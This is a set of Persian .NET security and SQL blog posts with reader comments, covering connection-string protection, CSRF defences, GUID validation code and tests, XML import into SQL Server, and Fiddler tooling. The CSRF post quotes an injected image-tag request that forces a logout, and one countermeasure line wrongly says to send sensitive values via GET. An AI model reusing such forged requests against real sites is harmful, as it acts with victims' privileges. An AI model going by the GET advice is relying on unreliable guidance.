روش اعتبار سنجی از نوع ویندوزی برای اتصال به اس کیوال سرور نسبت به حالت `sql server authentication` امن‌تر است، زیرا نیازی نیست تا در وب کانفیگ نام کاربری یا پسوردی را مشخص نمایید و همچنین در این حالت پسوردها در شبکه منتقل نمی‌شوند (در حالت `sql server authentication` اینپیور نیست). اما عموماً در هاست‌های اشتراکی برای ساده‌تر کردن کار، از این روش استفاده نمی‌کنند.

بنابراین در اینجا حتی اگر شخصی به رشتہ اتصالی شما دسترسی پیدا کند، کار خاصی را نمی‌تواند انجام دهد چون هیچگونه نام کاربری یا پسوردی در آن [لحاظ نشده](#) است.

در این روش به صورت پیش‌فرض از اکانت `ASP.NET` استفاده می‌شود. یعنی تمام برنامه‌ها محدود به یک اکانت خواهند شد.
برای تغییر این مورد دو کار را می‌توان انجام داد: استفاده از [impersonation](#) یا مطالعه قسمت بعد (۵)
توصیه: از روش `impersonation` به دلیل اینکه باید نام کاربری و کلمه عبور را باز هم به صورت واضحی ذکر نمود اجتناب کنید.

(۵) ایجاد `application pool` مجزا به ازای هر برنامه `ASP.NET` در ویندوزهای سرور `Application pool` که برای اولین بار در ویندوز سرور 2003 معرفی شده جهت ایزوله کردن برنامه‌های `ASP.NET` بکار برده می‌شود. به این صورت می‌شود برای هر `pool` یک اکانت ویندوزی [مجزا تعريف کرد](#). حال می‌توان به این اکانت در اس کیوال سرور دسترسی داد. به این صورت برنامه‌های مختلف تحت یک اکانت واحد (یوزر `asp.net`) کار نکرده (می‌توانند هم کار کنند، اما امكان تعريف `identity` جدید برای کاربر آن در IIS وجود دارد) و ضریب امنیتی بالاتری را تجربه خواهید کرد (در تکمیل روش (د))

نظرات خوانندگان

نویسنده: نیما

تاریخ: ۱۳۸۷/۱۰/۱۶ ۲۳:۱۰:۰۰

سلام آقای نصیری. خوبین؟ من چجوری میتونم مراتب تشکرم روبه شما اعلام کنم. فقط میتونم دعا کنم خدا کار شما رو همیشه راه بندازه. ان شا الله.

من برای انکریپشن از این کتابخونه استفاده میکنم:

<http://www.codeproject.com/KB/security/SimpleEncryption.aspx>

من برای ویندوز یه فایل ایکس ام ال برای پیکر بندی ایجاد میکنم (شبيه app.config) که مواردی که برای برنامه لازم هست رو با الگوريتم TripleDES و با يه رشته عجیب غریب که تو ش کاراکترهای عجیب غریب داره کد میکنم. الان موردی که هست اینه که من برای پروژه DAL ام باید این فایل رو باز کنم رشته کانکشن استرینگ مورد نظر رو دیکد کنم و بعد ازش استفاده کنم. آیا این قیمتیه که باید برای امنیت بدیم؟ راه بهتری وجود داره؟ یعنی میشه یه بار این رشته رو دیکد کرد و در حافظه نگه داشت؟ اما خوب برای این کار باید همیشه یه نمونه از کلاس DAL وجود داشته باشه.

برای نت هم آیا به صرفه هست یه پروایدر دیگه برای دیکد بنویسیم که از غیر قابل برگشت بودن اون مطمئن بشیم؟

منون از لطف و محبت شما

همیشه موفق باشید

نیما

نویسنده: حسین

تاریخ: ۱۳۸۷/۱۰/۱۶ ۲۳:۳۰:۰۰

مشترک فیدت شدیم

نویسنده: وحید نصیری

تاریخ: ۱۳۸۷/۱۰/۱۷ ۰۰:۰۹:۰۰

@ نیما

- در وب برای اینکه این کاراکترهای عجیب و غریب مشکل ساز نشوند یکبار دیگر هم اطلاعات رمزنگاری شده را از فیلتر base64 encoding عبور می‌دهند. به این صورت مشکلی برای نگهداری آن‌ها در فایل‌ها وجود نخواهد داشت.
- نگهداری اطلاعات حساس در حافظه به صورت plain کار استباهی است چون دامپ حافظه ویندوز و یا تمام سیستم عامل‌های دیگر کار ساده‌ای است. برنامه‌های زیادی هستند که پروسس‌های ویندوز را لیست می‌کنند و به شما اجازه می‌دهند حافظه آن‌ها را دامپ کنید (به راحتی چند کلیک). استخراج اطلاعات حساس هم از یک فایل دامپ تر و تازه زیاد مشکل نیست.
- سرعت الگوريتم‌های رمزنگاری واقعاً بالا است. پیاده سازی‌های خیلی خوبی هم دارند. بنابراین زیاد نگران این سربار نباشید. چون در حد یک رشته ساده و امثال آن اصلاً سرباری به حساب نمی‌آیند و بسیار سریع عمل می‌کنند.

نویسنده: پژمان پارسائی

تاریخ: ۱۳۹۱/۰۷/۱۷ ۱۱:۲۶

خیلی منون مقاله خیلی مفیدی هست

لطفاً در صورت امکان یه لینک دیگه برای روش (ج) که خودتون ازش استفاده می‌کنید معرفی کنید که این روش رو با مثال توضیح داده باشه. لینکی که معرفی کردید غیر قابل دسترس هست. البته این به خاطر این هست که این مطلب سال ۸۷ نوشته شده. به نظرتون امکان داره این فایل `bin\111` که الگوريتم‌های رمزگزاری و رمزگشایی داخلی نوشته می‌شون به دست مهاجم بیفته؟ یعنی `111`‌های دایرکتوری `bin` پروژه به دست مهاجم بیفته؟ خیلی منون

نویسنده: وحید نصیری

تاریخ: ۱۳۹۱/۰۷/۱۷ ۱۲:۲۰

- [این مطلب](#) هست (البته این خیلی ساده است؛ ولی ایده‌اش مهم است).
- بله (در صورت دسترسی به سرور و یا وجود باگ LFI). البته روش‌های obfuscation می‌توانه در این حالت مفید باشد.

Cross Site Request Forgery یا CSRF به صورت خلاصه به این معنا است که شخص مهاجم اعمالی را توسط شما و با سطح دسترسی شما بر روی سایت انجام دهد و اطلاعات مورد نظر خود را استخراج کرده (محتويات کوکی یا سشن و امثال آن) و به هر سایتی که تمایل دارد ارسال کند. این کار عموما با تزریق کد در صفحه صورت می‌گیرد. مثلا ارسال تصویری پویا به شکل زیر در یک صفحه فوروم، بلاگ یا ایمیل:

```

```

شخصی که این صفحه را مشاهده می‌کند، متوجه وجود هیچگونه مشکلی نخواهد شد و مرورگر حداکثر جای خالی تصویر را به او نمایش می‌دهد. اما کدی با سطح دسترسی شخص بازدید کننده بر روی سایت اجرا خواهد شد.

روش‌های مقابله:

هر زمانیکه کار شما با یک سایت حساس به پایان رسید، به این صورت بجای منتظر شدن جهت به پایان رسیدن خود کار طول سشن، سشن را زودتر خاتمه داده‌اید یا برنامه نویس‌ها نیز باید طول مدت مجاز سشن در برنامه‌های حساس را کاهش دهند. شاید بپرسید این مورد چه اهمیتی دارد؟ مرورگری که امکان اجازه‌ی بازگردان چندین سایت با هم را به شما در tab های مختلف می‌دهد، ممکن است سشن یک سایت را در برگه‌ای دیگر به سایت مهاجم ارسال کند. بنابراین زمانیکه به یک سایت حساس لایگین کرده‌اید، سایت‌های دیگر را مرور نکنید. البته مرورگرهای جدید مقاوم به این مسائل شده‌اند ولی جانب احتیاط را باید رعایت کرد.

برای نمونه افزونه‌ای مخصوص فایرفاکس جهت مقابله با این منظور در آدرس زیر قابل دریافت است:

[CSRF Protector](#)

در برنامه خود قسمت Referrer header را بررسی کنید. آیا متد POST رسیده، از سایت شما صادر شده است یا اینکه صفحه‌ای دیگر در سایتی دیگر جعل شده و به برنامه شما ارسال شده است؟ هر چند این روش آنچنان قوی نیست و فایروال‌های جدید یا حتی بعضی از مرورگرهای افزوونه‌ای ویژه، امکان عدم ارسال این قسمت از header درخواست را میسر می‌سازند.

برنامه نویس‌ها باید مقادیر حساس را از طریق GET requests ارسال کنند. استفاده از روش POST نیز به تنها یک کارآمد نیست و آن را باید با random tokens ترکیب کرد تا امکان جعل درخواست متفقی شود. برای مثال استفاده از ViewStateUserKey در ASP.Net . جهت خودکار سازی اعمال این موارد در ASP.Net، اخیرا HTTP مارژول زیر ارائه شده است:

[AntiCSRF - A Cross Site Request Forgery \(CSRF\) module for ASP.NET](#)

تنها کافی است که فایل d11 آن در دایرکتوری bin پروره شما قرار گیرد و در وب کانفیگ برنامه ارجاعی به این مارژول را لحاظ نمایید.

کاری که این نوع مارژول‌ها انجام می‌دهند افزودن نشانه‌های اتفاقی (random tokens) به صفحه است که مرورگر آن‌ها را بخاطر نمی‌سپارد و این token به ازای هر سشن و صفحه منحصر بفرد خواهد بود.

برای PHP نیز چنین تلاش‌هایی صورت گرفته است:

[/http://csrf.htmlpurifier.org](http://csrf.htmlpurifier.org)

مراجعی برای مطالعه بیشتر

[Prevent Cross-Site Request Forgery \(CSRF\) using ASP.NET MVC's AntiForgeryToken\(\) helper](#)

[Cross-site request forgery](#)

[Top 10 2007-Cross Site Request Forgery](#)

[CSRF - An underestimated attack method](#)

نظرات خوانندگان

نویسنده: نیما

تاریخ: ۱۳۸۷/۱۱/۰۲

۱۳:۳۶:۰۰

سلام استاد نصیری
راستشو بگم از مطلبی که گذاشتین خیلی سر در نیوردم.
الان در این کد: `<"img src="http://www.example.com/logout.aspx"`
چه اتفاقی میفته فرض کنید مدیر سیستم از این صفحه بازدید کنه. آیا برای SRC میشه کدهای جاوا نوشته که مثلا اطلاعات سشن رو میل بزنه؟ آیا همچین دسترسی به سشن یا کوکی داریم؟
میشه یکمی هم از فرق روش‌های Post و Get در این باره بگین؟ من فرقشونو در این زمینه متوجه نشدم.
اگر میشه یکم بیشتر (جسارته اما با یه مثال عملی تر) مطلب رو باز کنین
موفق باشید
نیما

نویسنده: وحید نصیری

تاریخ: ۱۳۸۷/۱۱/۰۲

۱۴:۱۴:۰۰

سلام،

مثال بالا رو میشه در حد یک شوخی قابل تأمل در نظر گرفت! شخص با باز کردن این صفحه به صورت خودکار logout می‌شود.
نمونه این تصاویر داینامیک رو شاید دیده باشد. مثلا نمایش IP و ISP شما در تصویر امضا اشخاص حاضر در یک فوروم. یا
نمایش تصاویر اشعاری که هر بار به صورت پویا تغییر می‌کنند.
کلا src تصویر تزریق شده، توسط مرورگر فرآخوانی می‌شود. مرورگر کاری نداره تصویر است یا قرار است یک تصویر پویا
باشد. بنابراین این صفحه پویا با سطح دسترسی شما روی سرور و سایت اجرا می‌شود. یعنی به هر آنچه که یوزر شما دسترسی
دارد، دسترسی خواهد داشت و یوزر بدون متوجه شدن مطلبی، صفحه‌ای را با دسترسی بالا اجرا می‌کند.

حالت پیش فرض ارسال دیتا در فرم‌های ASP.Net همان متد POST است. از GET گاهی از اوقات در اسکریپت‌های Ajax استفاده
می‌شود که خیلی باید مواظب بود. برای مطالعه بیشتر:
<http://javascript.about.com/od/ajax/a/ajaxgp.htm>

نویسنده: محسن.د

تاریخ: ۱۳۹۱/۰۶/۲۵

۱۹:۴۰

سلام:

توی توضیحات مربوط به ماژول این خط رو متوجه نشدم

must ensure your GET requests are idempotent (i.e. the side-effects of multiple identical requests are the same
(as for a single request

این یعنی چی؟

ممnon

نویسنده: وحید نصیری

تاریخ: ۱۳۹۱/۰۶/۲۵

۲۰:۱۰

ماژول معرفی شده فقط درخواست‌هایی از نوع Post رو محافظت می‌کنه و برای سایر درخواست‌ها (مثلا درخواست‌های Get)
کاربرد ندارد.

GUID

یک عدد صحیح 128 بیتی است (بنابراین 2 به توان 128 حالت را می‌توان برای آن درنظر گرفت). از لحاظ آماری تولید دو GUID یکسان تقریباً صفر می‌باشد. به همین جهت از آن با اطمینان می‌توان به عنوان یک شناسه منحصر‌فرد استفاده کرد. برای مثال اگر به لینک‌های دانلود فایل‌ها از سایت مایکروسافت دقت کنید، این نوع GUID‌ها را به وفور می‌توانید ملاحظه نمایید. یا زمانی‌که قرار است فایلی را که بر روی سرور آپلود شده، ذخیره نماییم، می‌توان نام آن را یک GUID درنظر گرفت بدون اینکه نگران باشیم آیا فایل آپلود شده بر روی یکی از فایل‌های موجود overwrite می‌شود یا خیر. یا مثلاً استفاده از آن در سناریوی بازیابی کلمه عبور در یک سایت. هنگامی‌که کاربری درخواست بازیابی کلمه عبور فراموش شده خود را داد، یک GUID برای آن تولید کرده و به او ایمیل می‌زنیم و در آخر آن را در کوئری استرینگی دریافت کرده و با مقدار موجود در دیتابیس مقایسه می‌کنیم. مطمئن هستیم که این عبارت قابل حدس زدن نیست و همچنین یکتا است.

برای تولید GUID‌ها در دات نت می‌توان مانند مثال زیر عمل کرد و خروجی‌های دلخواهی را با فرمتهای مختلفی دریافت کرد:

```

System.Guid.NewGuid().ToString() = 81276701-9dd7-42e9-b128-81c762a172ff
System.Guid.NewGuid().ToString("N") = 489ecfc61ee7403988efe8546806c6a2
System.Guid.NewGuid().ToString("D") = 119201d9-84d9-4126-b93f-be6576eedbfd
System.Guid.NewGuid().ToString("B") = {fd508d4b-cbaf-4f1c-894c-810169b1d20c}
System.Guid.NewGuid().ToString("P") = (eee1fe00-7e63-4632-a290-516bfc457f42)

```

تمام این‌ها خیلی هم خوب! اما همان سناریوی مشخص ساختن یک فایل با GUID و یا بازیابی کلمه عبور فراموش شده را درنظر بگیرید. یکی از اصول امنیتی مهم، تعیین اعتبار ورودی کاربر است. چگونه باید یک GUID را به صورت مؤثری تعیین اعتبار کرد و مطمئن شد که کاربر از این راه قصد تزریق اس کیوال را ندارد؟

دو روش برای انجام اینکار وجود دارد

- الف) عبارت دریافت شده را به new Guid پاس کنیم. اگر ورودی غیرمعتبر باشد، یک exception تولید خواهد شد.
- ب) استفاده از regular expressions جهت بررسی الگوی عبارت وارد شده

پیاده سازی این دو در کلاس زیر می‌توان ملاحظه نمود:

```

using System;
using System.Text.RegularExpressions;

namespace sample
{
  /// <summary>
  /// بررسی اعتبار یک گوئید
  /// </summary>
  public static class CValidGUID
  {
    /// <summary>
    /// بررسی تعیین اعتبار ورودی
    /// </summary>
    /// <param name="guidString"></param>
    /// <returns></returns>
    public static bool IsGuid(this string guidString)
    {
      if (string.IsNullOrEmpty(guidString)) return false;

      bool bResult;
      try
      {
        Guid g = new Guid(guidString);
        bResult = true;
      }
      catch
      {
      }
    }
  }
}

```

تعیین اعتبار یک GUID در دات نت

```
{  
    bResult = false;  
}  
  
return bResult;  
}  
  
/// <summary>  
/// بررسی تعیین اعتبار ورودی  
/// </summary>  
/// <param name="input">ورودی</param>  
/// <returns></returns>  
public static bool IsValidGUID(this string input)  
{  
    return !string.IsNullOrEmpty(input) &&  
        new Regex(@"^(\{{0,1}([0-9a-fA-F])\}{8}-([0-9a-fA-F])\{4}-([0-9a-fA-F])\{4}-([0-9a-fA-F])\{4}-([0-9a-fA-F])\{12}\{{0,1}}$").IsMatch(input);  
}  
}  
}
```

سؤال: آیا متدهای فوق (extension methods) درست کار می‌کنند و واقعاً نیاز ما را برآورده خواهند ساخت؟ به همین منظور، آزمایش واحد آن‌ها را نیز تهیه خواهیم کرد:

```
using NUnit.Framework;  
using sample;  
  
namespace TestLibrary  
{  
    [TestFixture]  
    public class TestCValidGUID  
    {  
        //*****  
        [Test]  
        public void TestIsGuid1()  
        {  
            Assert.IsTrue("81276701-9dd7-42e9-b128-81c762a172ff".IsGuid());  
        }  
  
        [Test]  
        public void TestIsGuid2()  
        {  
            Assert.IsTrue("489ecfc61ee7403988efe8546806c6a2".IsGuid());  
        }  
  
        [Test]  
        public void TestIsGuid3()  
        {  
            Assert.IsTrue("{fd508d4b-cbaf-4f1c-894c-810169b1d20c}".IsGuid());  
        }  
  
        [Test]  
        public void TestIsGuid4()  
        {  
            Assert.IsTrue("(eee1fe00-7e63-4632-a290-516bfc457f42)".IsGuid());  
        }  
  
        [Test]  
        public void TestIsGuid5()  
        {  
            Assert.IsFalse("81276701;9dd7;42e9-b128-81c762a172ff".IsGuid());  
        }  
  
        //*****  
        [Test]  
        public void TestIsValidGUID1()  
        {  
            Assert.IsTrue("81276701-9dd7-42e9-b128-81c762a172ff".IsValidGUID());  
        }  
  
        [Test]  
        public void TestIsValidGUID2()  
        {  
    }
```

```

        Assert.IsTrue("489ecfc61ee7403988efe8546806c6a2".IsValidGUID());
    }

    [Test]
    public void TestIsValidGUID3()
    {
        Assert.IsTrue("{fd508d4b-cbaf-4f1c-894c-810169b1d20c}".IsValidGUID());
    }

    [Test]
    public void TestIsValidGUID4()
    {
        Assert.IsTrue("(eee1fe00-7e63-4632-a290-516bfc457f42)".IsValidGUID());
    }

    [Test]
    public void TestIsValidGUID5()
    {
        Assert.IsFalse("81276701;9dd7;42e9-b128-81c762a172ff".IsValidGUID());
    }
}

```

نتیجه این آزمایش به صورت زیر است:

Unit Test Sessions - Session #1

Session #1 X

Group by: Projects and Namespaces


Tests failed: 2, passed: 8, ignored: 0

Category	Test Name	Status
<TestLibrary> (10 tests)		2 tests failed
TestLibrary (10 tests)		2 tests failed
TestCValidGUID (10 tests)		2 tests failed
TestIsGuid1	✓	Success
TestIsGuid2	✓	Success
TestIsGuid3	✓	Success
TestIsGuid4	✓	Success
TestIsGuid5	✓	Success
TestIsValidGUID1	✓	Success
TestIsValidGUID2	✗	Failed: AssertionException: Expected: True But was: False
TestIsValidGUID3	✓	Success
TestIsValidGUID4	✗	Failed: AssertionException: Expected: True But was: False
TestIsValidGUID5	✓	Success

همانطور که ملاحظه می‌کنید حالت دوم یعنی استفاده از عبارات باقاعدۀ دو حالت را نمی‌تواند بررسی کند (مطابق الگوی بکار گرفته شده که البته قابل اصلاح است)، اما روش معمولی استفاده از new Guid ، تمام فرمات‌های تولید شده توسط دات نت را پوشش می‌دهد.

عنوان:
نویسنده:
تاریخ:
آدرس:
برچسبها:

نمی‌دونم به پادکست علاقه دارید یا نه، ولی محض اطلاع یک سری پادکست در مورد مباحث امنیتی و به خصوص با تکیه بر رمزنگاری اطلاعات از آدرس زیر قابل دریافت است:



Security Now

این مجموعه تا امروز 186 قسمت شده و محض نمونه تعدادی از آن‌ها به شرح زیر هستند:

Security Now 30: Crypto Issues

Security Now 31: Crypto 102

Security Now 33: Symmetric Block Ciphers

Security Now 34: Public Key Cryptography

Security Now 35: Cryptographic Hashes

Security Now 37: Primes and Certificates

همیشه با نزدیک شدن آخر سال، به روز کردن مناسبت‌های تقویم سال بعد ضروری می‌شود. دوستان لینوکسی ما هم در این مورد زحمت کشیده و برنامه‌ای را تهیه کردۀ‌اند که از آدرس زیر قابل دریافت است:

<http://download.gna.org/jalali-calendar>

پس از دریافت برنامه، مناسبت‌های سال 1388 در فایل 1388.xml قابل مشاهده است (با تقدیر و تشکر از زحمات این عزیزان). فرض کنید می‌خواهیم این اطلاعات را به اس کیوال سرور منتقل کنیم. فرمت این فایل به شکل زیر است:

```
<?xml version="1.0" encoding="UTF-8"?>
<cal1388>
    <day>
        <num>1/1</num>
        <desc>عید نوروز، لحظه تحويل سال: ساعت 15 و 13 دقیقه و 39 ثانیه</desc>
    </day>
</cal1388>
```

حداقل سه راه حل برای انجام اینکار (خواندن فایل xml توسط اس کیوال سرور) موجود است:

راه اول:

```
SELECT '1388' saal,
       X.day.query('num').value('.', 'nVARCHAR(50)' ) rooz_maah,
       X.day.query('desc').value('.', 'nVARCHAR(max)' ) tozih
  FROM (
      SELECT CAST(x AS XML)
        FROM OPENROWSET(
          BULK
            'c:\1388.xml',
          SINGLE_BLOB
        ) AS T(x)
    ) AS T(x)
  CROSS APPLY x.nodes('cal1388/day') AS X(day);
```

راه دوم:

```
DECLARE @MyXML XML

SELECT @MyXML = CAST(x AS XML)
  FROM OPENROWSET(
    BULK
      'c:\1388.xml',
      SINGLE_BLOB
    ) AS T(x)

SELECT 1388 saal,
       nref.value('num[1]', 'nvarchar(50)' ) rooz_maah,
       nref.value('desc[1]', 'nvarchar(max)' ) tozih
  FROM  @MyXML.nodes('//day') AS R(nref)
```

```

DECLARE @MyXML XML
DECLARE @handle INT

SELECT @MyXML = CAST(x AS XML)
FROM OPENROWSET(
    BULK
    'c:\1388.xml',
    SINGLE_BLOB
) AS T(x)

EXEC sp_xml_preparedocument @handle OUTPUT,
    @MyXML

SELECT 1388 saal,
    *
FROM OPENXML(@handle, '/cal1388/day', 2) WITH
    (num VARCHAR(20), [desc] NVARCHAR(MAX))

EXEC sp_xml_removedocument @handle

```

اکنون که می‌توانیم اطلاعات این فایل را select کنیم، Insert آن ساده است . برای مثال:

```

INSERT INTO tblMonasebat
(
    saal,
    rooz_mah,
    tozih
)
SELECT '1388' saal,
    nref.value('num[1]', 'nvarchar(50)') rooz_maah,
    nref.value('desc[1]', 'nvarchar(max)') tozih
FROM @MyXML.nodes('//day') AS R(nref)

```

بدیهی است امکان مقدار دهی @MyXML به صورت یک رشته که حاوی محتویات فایل است نیز مهیا می‌باشد (بجای خواندن از فایل).

برای مطالعه‌ی بیشتر

[XML Support in Microsoft SQL Server 2005](#)

[Beginning SQL Server 2005 XML Programming](#)

نظرات خوانندگان

نویسنده: Alex's Blog
تاریخ: ۱۳۸۷/۱۲/۱۸ ۰۸:۵۳:۰۰

ممنون. خیلی بدرد بخور بود. مدتی بود که میخواستم بدونم که چجوری میشه از XML خوند.

نویسنده: Bita
تاریخ: ۱۳۸۷/۱۲/۱۸ ۰۹:۰۳:۰۰

سلام،

خیلی ممنون آقای نصیری بابت به اشتراک گذاشتن.
همیشه شاد و همیشه برقرار باشید. :-)

نویسنده: وحید نصیری
تاریخ: ۱۳۸۸/۱۲/۲۶ ۱۱:۲۴:۴۸

مناسبت‌های سال 89

<http://vahidnasiri.persiangig.com/document/monasebat-89.sql>

ماخذ:

<http://svn.gna.org/daily/jalali-calendar-snapshot.tar.gz>


عنوان: نگارش جدید CAT.NET ارائه شد
نویسنده: وحید نصیری
تاریخ: ۲۱:۳۲:۰۰ ۱۳۸۸/۰۱/۰۲
آدرس: www.dotnettips.info
برچسبها: Security

CAT.NET قبلا در این سایت [معرفی شده](#) است. نگارش جدید آن در هفته‌ی قبل ارائه گردید.
[دریافت](#)

نگارش قبلی واقعا ناپایدار بود و تقریبا از درون IDE قابل استفاده نبود (مکررا سبب کرش می‌شد). البته استفاده از دستورات خط فرمان آن، تنها راه استفاده مطمئن و بدون دردسر از آن بود. قبل از نصب این نگارش جدید، حتما نگارش قبلی را ابتدا عزل کنید تا تداخلی حاصل نشود.

Fiddler

ابزاری است که به صورت یک پروکسی عمل می‌کند و تمام اطلاعات ارسالی و دریافتی از طریق مرورگر وب شما را می‌تواند مونیتور نموده و اطلاعات لازم را به شما ارائه دهد.
 برای مثال IE8 ارائه شده و مطابق بررسی‌ها سرعت بارگذاری صفحات در آن اگر کمتر از فایرفاکس نباشد، حداقل برابر یا کمی بیشتر است یا حداقل سرعت آن دوبرابر IE7 گزارش شده. حال شاید این سوال پیش بیاید که این اندازه گیری‌ها که گاهی در حد میلی ثانیه است چگونه صورت می‌گیرد؟ از چه ابزاری برای این کار استفاده می‌کنند؟
 یکی از ابزارهای دقیق انکار استفاده از Fiddler است (شکل زیر).



این برنامه مستقل از مرورگر عمل می‌کند و برای مثال تنظیمات پروکسی فایرفاکس برای استفاده از آن در [این صفحه](#) توضیح داده شده است.

اخیراً افزونه‌ای سورس باز برای این برنامه تحت عنوان Casaba Security Watcher ارائه شده است که از آدرس زیر قابل دریافت است:

<http://websecuritytool.codeplex.com>

برای نصب آن، دو فایل d11 آنرا که اسمبلی‌های دات نتی هستند، به درون فولدر scripts برنامه فیدلر کپی کرده و سپس برنامه را اجرا کنید. یک tab جدید به فیدلر تحت عنوان security auditor اضافه می‌شود که کار آن بررسی محتوای رد و بدل شده و گوشزد کردن موارد امنیتی مرتبط است:

The screenshot shows the Fiddler application interface. The title bar reads "Fiddler - HTTP Debugging Proxy". The menu bar includes File, Edit, Rules, Tools, View, and Help. The main window has several tabs at the top: Statistics, Inspectors, AutoResponder, Request Builder, Filters, Security Auditor (which is selected and highlighted in yellow), and Timeline. On the left, there is a "Web Sessions" list showing a large number of captured sessions, mostly with status 200 and protocol HTTP. The central area contains a "Watcher by Casaba Security" window. It has an "Alert Filter" dropdown set to "Informational" and a red "High: 0 , 0" indicator. Below this is a table with columns: Severity, Session ID, Type, and URL. Three rows are listed: "Informational 4 Charset not UTF-8 localhost/todo", "Informational 5 Charset not UTF-8 websecuritytool...", and "Informational 5 Javascript eval() Usage websecuritytool...". A "Clear Selected Results (All results if none selected)" button is below the table. The main pane displays the details for the last row: "Javascript eval() Usage", "Risk: Informational", "The page at the following URL appears to contain javascript that calls the eval() function:", "websecuritytool.codeplex.com/Wiki/View.aspx?title=HowChecksWork&referringTitle=Home", "The context was:", and "1) setTimeout(function()". At the bottom of the Fiddler window, there are buttons for Capturing, All Processes, and navigation links like 1 / 33 and http://websecuritytool.codeplex.com/ScriptReso...

Severity	Session ID	Type	URL
Informational	4	Charset not UTF-8	localhost/todo
Informational	5	Charset not UTF-8	websecuritytool...
Informational	5	Javascript eval() Usage	websecuritytool...

اگر سخنان بزرگان برنامه نویسی را مطالعه کرده باشید، یکی از موارد این بود:
